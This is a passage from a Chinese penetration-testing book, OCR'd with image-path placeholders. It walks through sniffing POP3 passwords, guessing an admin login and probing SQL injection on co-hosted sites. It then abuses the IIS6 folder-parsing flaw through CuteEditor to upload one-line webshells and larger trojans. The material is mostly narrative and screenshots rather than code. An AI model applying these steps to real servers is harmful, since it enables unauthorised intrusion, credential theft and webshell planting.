


图 3-31 使用管理员的密码登录系统

3.3.6 相邻服务器的渗透

在该服务器上安装好 cain 后，进行 Sniffer，如图 3-32 所示，可以嗅探到附近服务的 POP3 登录密码，如果时间允许还可以嗅探其他类型的口令。




图 3-32 获取同一网络的 POP3 登录密码

3.3.7 总结与探讨

本次成功渗透完毕后再回过来查看对系统的漏洞扫描，如图 3-33 所示，在该系统中扫描出 2 个注入漏洞，这两个漏洞是统计系统的。从渗透方法来说，用的都是比较简单的方法，对该系统还有以下几个方法可以利用。




图 3-33 漏洞扫描结果

（1）目录扫描，通过扫描系统目录，可以发现该系统使用了文件编辑器。

（2）对统计系统的注入。现在越来越多的系统主系统并不存在什么漏洞，但在插件和一些统计系统上存在漏洞，如果这些插件和辅助系统使用了同一个数据库，在存在 SQL 注入漏洞的情况下，可以顺利获取 WebShell。

（3）旁注。该服务器上面存在多个网站，可以针对这些网站一一进行 SQL 注入测试，在实际测试中，发现存在多个漏洞，这些漏洞都可以利用。

> **技巧与经验：**渗透在于对细节的把握，一个小漏洞也能渗透一个大型系统！

3.4 从 CuteEditor 漏洞利用到全面控制服务器

网络渗透测试就是利用所有的手段进行测试，发现和挖掘系统中存在的漏洞，然后撰写渗透测试报告，将其提供给客户；客户根据渗透人员提供的渗透测试报告对系统存在漏洞和问题的地方进行修复和修补，本次渗透测试算是针对 aspx 类型的网站系统的一个补充。下面是整个渗透过程和一些渗透思路。

3.4.1 漏洞扫描

直接打开 Jsky Web 漏洞扫描器，新建一个扫描任务，输入要扫描的地址 http://www.*****.com，然后开始扫描，扫描结果如图 3-34 所示，没有任何高危漏洞，通过分析扫描结果，我们知道该网站是采用 asp.net 编写的，无注入漏洞，在扫描结果中存在“admin”和“upload”目录。难道该系统就没有可渗透之处？一般网站非常安全的可能性非常低，只有绝对不安全的系统，没有绝对安全的系统。




图 3-34 使用 Jsky 扫描网站的扫描结果

3.4.2 网站目录访问测试

复制 http://www.xxxxxxx.com/admin 地址到 IE 浏览器中，进行测试看看能否实际打开该地址，如图 3-35 所示，可以打开，而且为管理员后台地址。




图 3-35 测试扫描出路径的页面是否存在

说明：

对存在目录进行实际访问主要是看系统是否存在一些报错等提示信息，然后根据这些信息再次进行分析和利用，为渗透提供一些判断和支持。

3.4.3 使用社工进行登录测试

在图 3-2 测试 WebShell 的用户名中输入 admin，密码中输入一些常见的密码进行测试，人品好，没有办法，还愣是进去了，如图 3-36 所示，页面比较简洁。

说明：

本次的成功渗透就来自于本次的成功进入后台，实际上如果社工猜测到密码，拿到该服务器的权限还是比较难的，所以在实际渗透测试过程中，各种想法和思路都可以进行测试，只要能够进入系统，能够获取一定的权限的方法都是好方法。

3.4.4 寻找突破点

整个系统一共就 6 个模块，对各个功能模块进行了查看，发现很多模块功能都是一样的，如图 3-37 所示，均是简单的数据添加、删除和修改。




图 3-36 成功进入后台



图 3-37 浏览其他功能模块

3.4.5 修改管理员

在本网站系统中，无用户管理，仅仅一个修改管理员密码，如图 3-38 所示，考虑到该密码非常简单，出于安全考虑，直接将其修改为一个复杂的密码，然后将修改的密码告诉管理员。



图 3-38　修改管理员密码

渗透测试时如果正面不行，那么就采用一些迂回战术，从侧面来进行。也就是采用一些间接的方法，例如旁注。

3.4.6　获取该网站所在服务中的所有其他域名

直接在 IE 地址栏输入：“http://www.ip866.com/reverse.aspx?domain=www.rain**.com”，打开“反查域名”页面，单击“点这里反查全部相关域名”，如图 3-39 所示，在该服务器中一共有 9 个域名。



图 3-39　查询域名绑定情况

3.4.7 扫描漏洞

任选一个域名，在 Jsky 中进行扫描，如图 3-40 所示，出现了 8 个 SQL 注入点，心中一顿狂喜，看来有戏，对于渗透测试人员没有什么比发现有漏洞更为高兴的事情了。




图 3-40 获取 SQL 注入点

3.4.8 SQL 注入手工测试

在扫描结果的 SQL 注入点列表中选中一个地址，然后在浏览器中打开，并手工加入一些测试 SQL 注入点的东东，结果出现如图 3-41、图 3-42 所示的防注入提示和记录信息。



图 3-41 系统使用了 Flashack 防注入系统



图 3-42　防注入记录系统

3.4.9　获取数据库类型

继续测试，将 ID 值换成一个数字+字母类型的值，结果就爆出数据库出错提示，如图 3-43 所示，数据库类型是 MS SQL Server，由此可以判断该服务器的操作系统也是 Windows 的，极有可能是 Windows 2003。



图 3-43　通过出错获取网站数据的类型

说明：

在很多防注入系统都对 and、exe 等关键字进行过滤，对于传入的值的范围并没有进行严格的限制，因此可以通过变换值出错来获取一些信息。

3.4.10 使用 Pangolin 进行 SQL 注入测试

在 Jsky 扫描窗口选中存在 SQL 注入点的地址，然后选择渗透测试，如图 3-44 所示，先对 SQL 注入点进行检测，然后获取数据库等信息，在本次检测中很明显由于有 SQL 防注入系统的存在，所以无法猜测出任何有用的信息。




图 3-44 使用 Pangolin 进行 SQL 注入测试

看来旁注等方法均不可行，无法进一步获取权限，看来只能通过前面获取的权限来想办法了。

3.4.11 通过 CuteEditor 上传而获得突破

由于微软的 IIS6 存在着一个文件解析路径的漏洞，当文件夹名为类似“xxx.asp”的时候（即文件夹名看起来像一个 ASP 文件的文件名），此时此文件夹下的文本类型的文件都可以在 IIS 中被当作 ASP 程序来执行。这样可上传扩展名为 jpg 或 gif 之类的看起来像是图片文件的木马文件，通过访问这个文件即可运行木马。

通过分析和观察，发现本网站系统采用的是 CuteEditor 编辑器。该编辑器本身的安全还做得可以，分为管理员/user/guest 三种权限，其配置文件位于“CuteEditor\Configuration\Security”目录，通过分析 Admin.config 文件，其涉及安全核心关键代码如下：

```
<configuration>
    <security name="RestrictUploadedImageDimension">false</security>
    <security name="OverWriteExistingUploadedFile">false</security>
```

```
    <security name="AutoResizeUploadedImages">true</security>
    <security name="MaxImageWidth">1024</security>
    <security name="MaxImageHeight">768</security>
    <security name="MaxImageSize">1000</security>
    <security name="MaxMediaSize">100</security>
    <security name="MaxFlashSize">100</security>
    <security name="MaxDocumentSize">10000</security>
    <security name="MaxTemplateSize">1000</security>
    <security name="ImageGalleryPath">~/uploads</security>
    <security name="MediaGalleryPath">~/uploads</security>
    <security name="FlashGalleryPath">~/uploads</security>
    <security name="TemplateGalleryPath">~/templates</security>
    <security name="FilesGalleryPath">~/uploads</security>
    <security name="MaxImageFolderSize">102400</security>
    <security name="MaxMediaFolderSize">102400</security>
    <security name="MaxFlashFolderSize">102400</security>
    <security name="MaxDocumentFolderSize">102400</security>
    <security name="MaxTemplateFolderSize">102400</security>
    <security name="ThumbnailWidth">80</security>
    <security name="ThumbnailHeight">80</security>
    <security name="ThumbnailColumns">5</security>
    <security name="ThumbnailRows">3</security>
    <security name="AllowUpload">true</security>
    <security name="AllowModify">true</security>
    <security name="AllowRename">true</security>
    <security name="AllowDelete">true</security>
    <security name="AllowCopy">true</security>
    <security name="AllowMove">true</security>
    <security name="AllowCreateFolder">true</security>
    <security name="AllowDeleteFolder">true</security>
</configuration>
```

在上面的代码中可以看到，如果具有管理员权限，那么可以在网站建立目录，也就是说在某种情况下，完全可以利用 IIS 文件目录解析漏洞来获得 WebShell。

（1）打开媒体上传窗口

直接在使用该编辑器的网页中单击插入媒体的按钮，出现如图 3-45 所示的界面。

（2）新建一个 simeon.asp 的文件夹

在“Insert Media”窗口中可以发现有一个新建文件夹的图片，如果该图标是灰色的那么就无能为力了，如图 3-46 所示，我们新建一个叫“Simeon.asp”的文件夹，建立成功后如图 3-47 所示。



图 3-45 打开插入媒体窗口



图 3-46 新建 simeon.asp 文件夹



图 3-47 成功建立 Simeon.asp 文件夹

（3）.上传测试和木马文件

单击“simeon.asp”，进入该文件夹下，然后先上传一个 html 文件，如图 3-48 所示，后面我依次上传了包含 asp.net 的一句话木马和 asp 的一句话木马，当然也上传了一些 asp 的大马。




图 3-48　上传测试和木马文件

注意：

- 在 CuteEditor 中 ImageFilters 负责对图片进行过滤，仅仅允许 jpg、jpeg、gif 和 png 文件上传，在 admin.config 中进行配置。
- 在 CuteEditor 中 MediaFilters 负责对媒体进行过滤，仅仅允许 avi、mpg、mpeg 和 mp3 四种媒体文件，也是在 admin.config 中进行配置。
- 在 CuteEditor 中 DocumentFilters 负责对所有的文件类型进行过滤。

（4）连接测试 asp.net 的一句话木马

在本地打开 asp.net 的一句话木马的客户端，输入连接地址和密码后，出现如图 3-49 所示的错误。



图 3-49　asp.net 的一句话木马运行出错

（5）使用 asp 的一句话木马

上传一个包含一句话的 Flash 文件，如图 3-50 所示，进行连接测试，一切 OK，在后面测试中我还发现其执行效果不太好，可能 IIS6.0 对以 asp 文件命名的文件夹解析半对半错。




图 3-50　成功得到一个一句话的 WebShell

3.4.12　提升权限

（1）查看网站文件路径

在 Function 中选择“File List”模块，然后分别对 C、D、E 盘进行查看，如图 3-51 所示，发现网站目录就在 E 盘下。




图 3-51　获取网站根目录路径

（2）复制文件

在一句话 asp 中，通过测试，发现可以复制文件，将上传到“simeon.asp”文件夹中的大马复制到网站根目录中，如图 3-52 所示，显示复制成功，这也是本次能够渗透服务器的关键，一句话木马执行命令不是那么完美的，操作起来不太方便，因此在可能的前提下，尽量由小（马）到大（马）。



图 3-52　复制大马到正常网站目录下

（3）执行大马

直接输入大马的地址，然后输入管理密码，成果进入，如图 3-53 所示，至此可以使用大马来做一些信息分析等工作。

